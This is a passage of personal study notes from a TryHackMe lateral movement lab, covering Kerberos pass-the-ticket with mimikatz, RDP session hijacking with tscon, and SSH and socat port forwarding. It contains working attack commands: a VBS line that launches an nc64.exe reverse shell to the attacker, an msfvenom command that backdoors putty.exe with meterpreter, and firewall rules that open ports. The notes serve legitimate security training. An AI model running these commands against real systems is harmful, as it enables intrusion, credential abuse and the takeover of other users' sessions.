1st)
1
2
3
4
5
6
7
8
9
10
11
12
Group 2 - Ticket Granting Ticket
         [00000000]
           Start/End/MaxRenew: 2/9/2023 5:04:58 AM ; 2/9/2023 3:04:58 PM ; 2/16/2023 5:04:58 AM
           Service Name (02) : krbtgt ; ZA.TRYHACKME.COM ; @ ZA.TRYHACKME.COM
           Target Name  (02) : krbtgt ; ZA.TRYHACKME.COM ; @ ZA.TRYHACKME.COM
           Client Name  (01) : THMJMP2$ ; @ ZA.TRYHACKME.COM ( ZA.TRYHACKME.COM )
           Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
           Session Key       : 0x00000012 - aes256_hmac
             b61218b21e4cf89edd7547508d5efe8b61a246c921454e6f073be8157d940d1e
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2
[...]
           * Saved to file [0;3e7]-2-0-40e10000-THMJMP2$@krbtgt-ZA.TRYHACKME.COM.kirbi !
1
		- Remember that the TGT sent back by the KDC to the client is encrypted using the 'krbtgt' hash.
2nd)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
Group 2 - Ticket Granting Ticket
         [00000000]
           Start/End/MaxRenew: 2/9/2023 5:04:59 AM ; 2/9/2023 3:04:56 PM ; 2/16/
2023 5:04:56 AM
           Service Name (02) : krbtgt ; ZA.TRYHACKME.COM ; @ ZA.TRYHACKME.COM
           Target Name  (--) : @ ZA.TRYHACKME.COM
           Client Name  (01) : THMJMP2$ ; @ ZA.TRYHACKME.COM ( $$Delegation Tick
et$$ )
           Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; for
warded ; forwardable ;
           Session Key       : 0x00000012 - aes256_hmac
             29538aef91f09f6d86e1843c706533b8c7dc7e93c842dffe5080e87bdd567e09
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2
[...]
           * Saved to file [0;3e4]-2-0-60a10000-THMJMP2$@krbtgt-ZA.TRYHACKME.COM
.kirbi !
         [00000001]
           Start/End/MaxRenew: 2/9/2023 5:04:56 AM ; 2/9/2023 3:04:56 PM ; 2/16/
2023 5:04:56 AM
           Service Name (02) : krbtgt ; ZA.TRYHACKME.COM ; @ ZA.TRYHACKME.COM
           Target Name  (02) : krbtgt ; za.tryhackme.com ; @ ZA.TRYHACKME.COM
           Client Name  (01) : THMJMP2$ ; @ ZA.TRYHACKME.COM ( za.tryhackme.com
)
           Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renew
able ; forwardable ;
           Session Key       : 0x00000012 - aes256_hmac
             968797c05299b03a2605ca9270d6977a6cfc289863b6d1aac3170da3e0d12713
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2
[...]
           * Saved to file [0;3e4]-2-1-40e10000-THMJMP2$@krbtgt-ZA.TRYHACKME.COM.kirbi !
1
2
3
			- Look at the different filename where the tickets are saved.

6. Inject the ticket into the current session:
Trying out 1st TGT found:
1
mimikatz # kerberos::ptt [0;3e7]-2-0-40e10000-THMJMP2$@krbtgt-ZA.TRYHACKME.COM
1
	- `kerberos::ptt` is used for "passing the ticket" by injecting one or more Kerberos Tickets in the current session.
Trying out 2nd TGT found:
1
mimikatz # kerberos::ptt [0;3e4]-2-0-60a10000-THMJMP2$@krbtgt-ZA.TRYHACKME.COM.kirbi

1
2
3
		- Seems to work.

7. Using Winrs.exe to check whether the ticket was really injected:

1
2
3
		- The injected ticket is NOT the right one! Let's go back again to mimikatz and try the last TGT found.

8. Trying out the third TGT found:
1
mimikatz # kerberos::ptt [0;3e4]-2-1-40e10000-THMJMP2$@krbtgt-ZA.TRYHACKME.COM.kirbi


1
2
3
4
	- Access is still denied.
	- This isn't the correct TGT.

9. Finding another TGT with the CORRECT "Client Name" which is `t1_toby.beck`:

1
2
3
4
		- Got it!
		- TGT: "[0;cafd1]-2-0-40e10000-t1_toby.beck@krbtgt-ZA.TRYHACKME.COM.kirbi"

10. Injecting this TGT again in this session:
1
mimikatz # kerberos::ptt [0;cafd1]-2-0-40e10000-t1_toby.beck@krbtgt-ZA.TRYHACKME.COM.kirbi

1
11. Using Winrs.exe to access THMIIS machine using the access token of t1_toby.beck:

1
2
3
		- Works!!

 12. Get the flag:

Using Pass-The-Key
1
2
1-4. Same steps as Pass-The-Hash
- This one is pretty much the same as Pass-the-hash!
Abusing User Behaviour
- Under certain circumstances, an attacker can take advantage of actions performed by users to gain further access to machines in the network.
- While there are many ways this can happen, we will look at some of the most common ones.
Abusing Writable Shares
- It is quite common to find network shares that legitimate users use to perform day-to-day tasks when checking corporate environments.
- If those shares are
writablefor some reason, an attacker can plant specific files to force users into executing any arbitrary payload nad gain access to their machines.
Step 1: Executing a binary from a Network Share
- One common scenario consists of finding a shortcut to a script or executable file hosted on a network share:

- The rationale behind this is that the administrator can maintain an executable on a network share, and users can execute it without copying or installing the application to each user’s machine.
- If we, as attackers, have
writepermissions over such scripts or executables, we can backdoor them to force users to execute ANY payload we want.

Mechanism: Executing a binary from a network share server
1
2
- Although the script or executable is hosted on a server, when a user opens the shortcut on his workstation, the executable will be copied from the server to its `%temp%` folder and executed on the workstation.
- Note that the server has the Shared resources and 'binary.exe' is just a placeholder example.
Backdooring .vbs Scripts
- As an example, if the
shared resourceis a VBS script, we can put a copy ofnc64.exeon the same share and inject the following code in the shared script:
1
> CreateObject("WScript.Shell").Run "cmd.exe /c copy /Y \\10.10.28.6\myshare\nc64.exe %tmp% & %tmp%\nc64.exe -e cmd.exe <attacker_ip-lateralmovement> 1234", 0, True
1

- This will copy nc64.exe from the share to the user's workstation "%tmp%" directory and send a reverse shell back to the attacker whenever a user opens the shared VBS script.
Modelling:
1
- Note that you can inject the 'nc.exe' command at the end of the found ".VBS" script in the Shared resource using the script just above.
Backdooring .exe Files
- If the shared file is a Windows binary, say
putty.exe, you can download it from the share and usemsfvenomto inject a backdoor into it. - The binary will still work as usual but execute an additional payload silently.
- To create a backdoored
putty.exe, we can use the following command:
1
$ msfvenom -a x64 --platform windows -x putty.exe -k -p windows/meterpreter/reverse_tcp lhost=<attacker_ip> lport=4444 -b "\x00" -f exe -o puttyX.exe
- The resulting
puttyX.exewill execute a reverse_tcp meterpreter payloadwithoutthe user noticing it. Once the file has been generated, we can replace the executable on the windows share and wait for any connections using the
exploit/multi/handlermodule from Metasploit.1 2 3
- There are two references for this. - One from Sektor7 topic and one from THM using Metasploit to automate backdooring. - Pick the one you prefer.
RDP Hijacking
When an administrator uses
Remote Desktopto connect to a machine and closes the RDP client instead of logging off, his session will remain open on the server indefinitely.1
- Always log off your RDP session!
If you have
SYSTEMprivileges on Windows Server 2016 and earlier, you can take over any existing RDP session WITHOUT requiring a password.- If we have administrator-level access, we can get
SYSTEMby any method of our preference. - For now, we will be using

psexecto do so. - First, let’s run a
cmd.exeas administrator:
- From there, run
PsExec64.exe(available atC:\tools\):
1
> PsExec64.exe -s cmd.exe
- To list the existing sessions on a server, you can use the following command:
C:\> query user
 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
>administrator         rdp-tcp#6           2  Active          .  4/1/2022 4:09 AM
 luke                                      3  Disc            .  4/6/2022 6:51 AM
1
2
3
4
5
Breakdown:
- If we were currently connected via RDP using the administrator user, our SESSIONNAME would be "rdp-tcp#6".
- We can also see that a user named "luke" has left a session open with "id=3"
- Any session with a "Disc" state has been left open by the user and isn't being used at the moment.
- While you can take over active sessions as well, the legitimate user will be forced out of his session when you do, which could be noticed by them.
To connect to a session, we will use
tscon.exeand specify the session ID we will be taking over, as well as our currentSESSIONNAME.1
- tscon.exe is a window feature that connect to another session on a Remote Desktop session Host server.
Following the previous example, to takeover luke’s session using
tscon.exeif we were connected as theadministratoruser, we’d use the following command:
1
> tscon 3 /dest:rdp-tcp#6
1
2
Breakdown:
- In simple terms, the command states that the graphical session `3` owned by `luke`, should be connected with the RDP session `rdp-tcp#6`, owned by the administrator user.
Note : Windows Server 2019 won’t allow you to connect to another user’s session without knowing its password.
Application
- To complete this exercise, you will need to connect to THMJMP2 using a new set of credentials obtained from
[http://distributor.za.tryhackme.com/creds_t2](http://distributor.za.tryhackme.com/creds_t2)(Notice that this link is different from the other tasks). Once you have your credentials, connect to THMJMP2 via RDP:
1
$ xfreerdp /v:thmjmp2.za.tryhackme.com /u:YOUR_USER /p:YOUR_PASSWORD
- These credentials will grant you administrative access to
THMJMP2.

RDP Session:

- For this task, we’ll work on hijacking an RDP session. If you are interested in trying backdooring exe or other files, you can find some exercises about this in the Windows Local Persistence room.
- Follow the instructions to hijack
t1_toby.beck’s RDP session on THMJMP2 to get your flag.
RDP Hijacking Application
1
1. Enumerate the sessions:

1
2. From there, run `PsExec64.exe` (available at `C:\tools\`):
1
> PsExec64.exe -s cmd.exe

1
2
3
		- Notice that with the help of PsExec, we elevated our privilege from t2_kelly.blake to NT AUTHORITY/SYSTEM.

3. Connect to the discarded RDP session of user t1_toby.beck:
1
> tscon 3 /dest:rdp-tcp#8
1
4. See the output:

Proof of the session:

Note: Find a way to apply the first THREE techniques “Abusing Writable Shares” and “Backdooring .exe and script(.vba) files”
Port Forwarding
- Most of the lateral movement techniques we have presented require specific ports to be available to an attacker.
In real world networks, the administrators may have
blocked some of these portsfor security reasons or have implemented segmentation around the network, preventing you from reaching1 2 3 4
- SMB - RDP - WinRM - RPC ports
- To go around these restrictions, we can use port forwarding techniques, which consists of using any compromised host as a jump box to pivot to other hosts.
- It is expected that some machines will have more network permissions than others, as every role in a business will have different needs in terms of what network services are required for day-to-day work.
SSH Tunneling
- The first protocol we’ll be looking at is SSH, as it already has built-in functionality to do port forwarding through a feature called SSH Tunneling.
While SSH used to be a protocol associated with Linux systems, Windows now
ships with the OpenSSHclient by default, so you can expect to find it in many systems nowadays, independent of their OS.- SSH Tunneling can be used in different ways to forward ports through an SSH connection, which we’ll use depending on the situation.
- To explain each case, let’s assume a scenario where we’ve gained control over the
PC-1machine (it does NOT need to beadministrator access) and would like to use it as a pivot to access a port on another machine to which we can’t directly connect. - We will start a tunnel from the
PC-1machine, acting as an SSH client, to theAttacker's PC, which will act as an SSH server. The reason to do so is that you’ll often find an SSH client on Windows machines, but
noSSH server will be available most of the time.1 2
- Okay, so instead of doing bind connection with SSH, we do reverse connection with SSH instead? - Isn't this preferable in general?
Modelling:

- Since we’ll be making a connection back to our attacker’s machine, we’ll want to create a user in it without access to any console for tunneling and set a password to use for creating the tunnels:
AttackBox:
1
2
$ useradd tunneluser -m -d /home/tunneluser -s /bin/true
$ passwd tunneluser
1
- Depending on your needs, the SSH tunnel can be used to do either local or remote port forwarding. Let's take a look at each case.
SSH Remote Port Forwarding
- In our example, let’s assume that firewall policies block the attacker’s machine from directly accessing port
3389on the server. - If the attacker has previously compromised
PC-1and, in turn,PC-1has access to port3389of the server, it can be used to pivot to port3389using remote port forwarding fromPC-1. Remote port forwarding allows you to take a reachable port from the SSH client (in this case,
PC-1) and project it into aremote SSH server(the attacker’s machine).- As a result, a port will be opened in the attacker’s machine that can be used to connect back to port
3389in the server through the SSH tunnel. PC-1will, in turn, proxy the connection so that the server will see all the traffic as if it was coming fromPC-1:

1
2
- Note that the port 3389 in the Attacker PC is needed with the created user "tunneluser" because after the SSH Tunnel has been created, we RDP into it and RDP into Linux itself uses port 3389 as well.
- Notice the modelling shows that Remote Port Forwarding does Bind Connection relative to the Proxy machine. (PC-1(Proxy) -> Server(Target))
Question: Why do we need to port forward if we have compromised PC-1 and can run an RDP session directly from there? (Pause and think for a while before looking at the answer)
1
2
3
- SSH Tunneling is encrypted? So all commands proxied will be unreadable?
- If we as the attacker use the compromised machine to RDP to the server, it leaves more trace as it logs the RDP sessions?
- We as attackers only want to do specific things like executing commands in which SSH tunneling would be more than enough. On the other hand, RDP would give us a lot more options for action to be taken in the server that is NOT needed and is also noisy?
Answer:
- In a situation where we only have console access to
PC-1, we won’t be able to use any RDP client as we don’t have GUI. So basically, we presumes that we have restricted way to connect to the server. By making the port available to your attacker’s machine, you can use a Linux RDP client to connect. - Similar situations arise when you want to run an exploit against a port that can’t be reached directly, as your exploit may require a specific scripting language that may not always be available at machines you compromise along the way.
Remote Port Forwarding 3389 to our attacker’s machine by executing this command at the compromised machine PC-1:
1
C:\> ssh tunneluser@<attacker-ip> -R <local-port>:<remote-IP>:<remote-port> -N
1
C:\> ssh tunneluser@1.1.1.1 -R 3389:3.3.3.3:3389 -N
1
2
3
4
Breakdown:
- "tunneluser" : is the user created in the AttackBox to SSH tunnel to the unreachable server through the PC-1 machine proxy.
- "-N" : Since the "tunneluser" isn't allowed to run a shell on the Attacker PC, we need to run the "SSH" command with the "-N" switch to prevent the client from requesting one, or the connection will exit immediately.
- "-R" : used to request a remote port forward and the syntax requires us first to indicate the port we will be opening at the SSH server (3389), followed by a colon and then the IP and port of the socket we'll be forwarding (3.3.3.3:3389)
Note: The port numbers do NOT need to match, although they do in this example.
- The command itself won’t output anything, but the tunnel will depend on the command to be running.
- Whenever we want, we can close the tunnel by pressing
CTRL+Cas with any other command.
RDP-ing into the forwarded port in order to reach the Target Server:
- Once our tunnel is set and running, we can go to the attacker’s machine and RDP into the forwarded port to reach the server:
1
munra@attacker-pc$ xfreerdp /v:127.0.0.1 /u:MyUser /p:MyPassword
SSH Local Port Forwarding
- Local Port Forwarding allows us to “
pull” a port from an SSH server into the SSH client. - In our scenario, this could be used to take any service available in our attacker’s machine and make it available through a port on
PC-1. That way, any host(
target) that can’t connect-back directly to the attacker’s PC but can connect toPC-1will now be able to reach the attacker’s services through the pivot host.- Using this type of port forwarding would allow us to run reverse shells from hosts (
target) that normally wouldn’t be able to connect back to us or simply make any service we want available to machines that have no direct connection to us.
Modelling:

1
2
3
- Notice that the target server and PC-1 machine does a reverse connection relative to the PC-1 machine(proxy) instead of a bind connection like in Remote Host Forwarding.
- Now, Remote Host Forwarding == Bind connection ; Local Port Forwarding == Reverse Connection
- Both relative to the Proxy/Pivot machine
Port forward port 80 from the attacker’s machine and make it available from PC-1 , we can run the following command on PC-1:
Format:
1
C:\> ssh tunneluser@<attacker-IP> -L <target-host-IP>:<proxy-machine-port>:<proxy-machine-localhost>:80 -N
Example:
1
C:\> ssh tunneluser@1.1.1.1 -L *:80:127.0.0.1:80 -N
1
2
3
4
Breakdown:
- "-L" : The command structure is similar to the one used in remote port forwarding but uses the "-L" option for "local port forwarding".
- This option requires us to indicate the local socket used by PC-1 to receive connections (*:80) and the remote socket to connect to from the attacker's PC perspective (127.0.0.1:80). Basically, any traffic received by the proxy machine(PC-1) will be redirected to the attacker's machine in its port 80.
- Notice that we use the IP address 127.0.0.1 in the second socket, as from the attacker's perspective, that's the host that holds the port 80 to be forwarded.
Adding a Firewall Rule at the proxy/pivot machine to allow reverse connection:
- Since we are opening a new port on PC-1, we might need to add a firewall rule to allow for incoming connections (with “dir=in”). Administrative privileges are needed for this:
1
PS > netsh advfirewall firewall add rule name="Open Port 80" dir=in action=allow protocol=TCP localport=80
1
	- Note that this is done first BEFORE the ssh connection.
- Once your tunnel is set up, any user pointing their browsers to
PC-1athttp://2.2.2.2:80and see the website published by the attacker’s machine.
Port Forwarding with Socat
- In situations where SSH is not available, socat can be used to perform similar functionality.
- While not as flexible as
SSH, socat allows you to forward ports in a much simpler way. One of the disadvantages of using socat is that we need to transfer it to the pivot host (
PC-1in our current example), making it more detectable than SSH, but it might be worth a try where no other option is available.1 2
- Note that Socat is NOT built-in unlike SSH in most Operating Systems. - Okay, so basically we want to transfer Socat on the compromised machine(pivot/proxy machine)??
- The basic syntax to perform port forwarding using
socatis much simpler. - If we wanted to open
port 1234on a host and forward any connection we receive there toport 4321on host1.1.1.1, you would have the following command: Format:
1
C:\> socat <protocol-type>:<proxy/pivot-machine-port>,fork <protocol-type>:<target-IP>:<target-port>
1
- see "fork" description below.
Example:
1
C:\> socat TCP4-LISTEN:1234,fork TCP4:1.1.1.1:4321
1
2
Breakdown:
- "fork" : allows socat to fork a new process for each connection received, making it possible to "handle multiple connections without closing". If you don't include it, socat will close when the first connection made is finished.
- Coming back to our example , if we wanted to access
port 3389on the server usingPC-1as a pivot as we did withSSH remote port forwarding, we could use the following command:
1
C:\>socat TCP4-LISTEN:3389,fork TCP4:3.3.3.3:3389
Note: Socat can’t forward the connection directly to the attacker’s machine as SSH did but will open a port on PC-1 that the attacker’s machine can then connect to:

1
- It uses Bind Connection.
Creating a firewall rule to open a port at the pivoting machine to allow AttackBox to connect to it:
1
C:\> netsh advfirewall firewall add rule name="Open Port 3389" dir=in action=allow protocol=TCP localport=3389
- If, on the other hand, we’d like to expose
port 80from the attacker’s machine so that it is reachable by the server, we only need to adjust the command a bit:
1
C:\> socat TCP4-LISTEN:80,fork TCP4:1.1.1.1:80
1
2
3
4
5
6
- Okay, so basically, you are using Socat on TWO machines: one on the pivot machine so that it would forward all received traffic to the target server and then at the AttackBox so that any command sent from AttackBox using Socat will be forwarded in the pivot machine which then forward it again to the target server.
- So, the traffic gets directed twice.
- Imagine it connecting two escalators one is a vertical escalator and the other is a horizontal one(or a conveyor belt? Idk).
- You put the box on the vertical escalator so once it got to the 2nd floor (assuming you were on the 1st floor), the box will then be redirected again laterally using the horizontal escalator.
- AttackBox connecting to the pivot machine that is on a different network is like going from 1st floor to 2nd floor.
- Pivot machine sending traffic from itself to the target server that is on the same network is like riding a horizontal escalator on an airport.
Modelling:

1
- Notice that this one has a lot of setups in comparison with SSH as Socat isn't a built one.
Dynamic Port Forwarding and SOCKS
- While
single port forwardingworks quite well for tasks that require access to specific sockets, there are times when we might need to run scans against many ports of a host, or even many ports across many machines, all through a pivot host. In those cases,
dynamic port forwardingallows us to pivot through a host and establish several connections to any IP addresses/ports we want by usingSOCKS proxy.1
- Single port forwarding is a 1-to-1 connection while Dynamic Port Forwarding seems to have 1-to-Many connections relative to ports (and machines).
Reverse Dynamic Port Forwarding:
- Since we don’t want to rely on an SSH server existing on the Windows machines in our target network, we will normally use the SSH client to establish a reverse dynamic port forwarding with the following command:
Format:
1
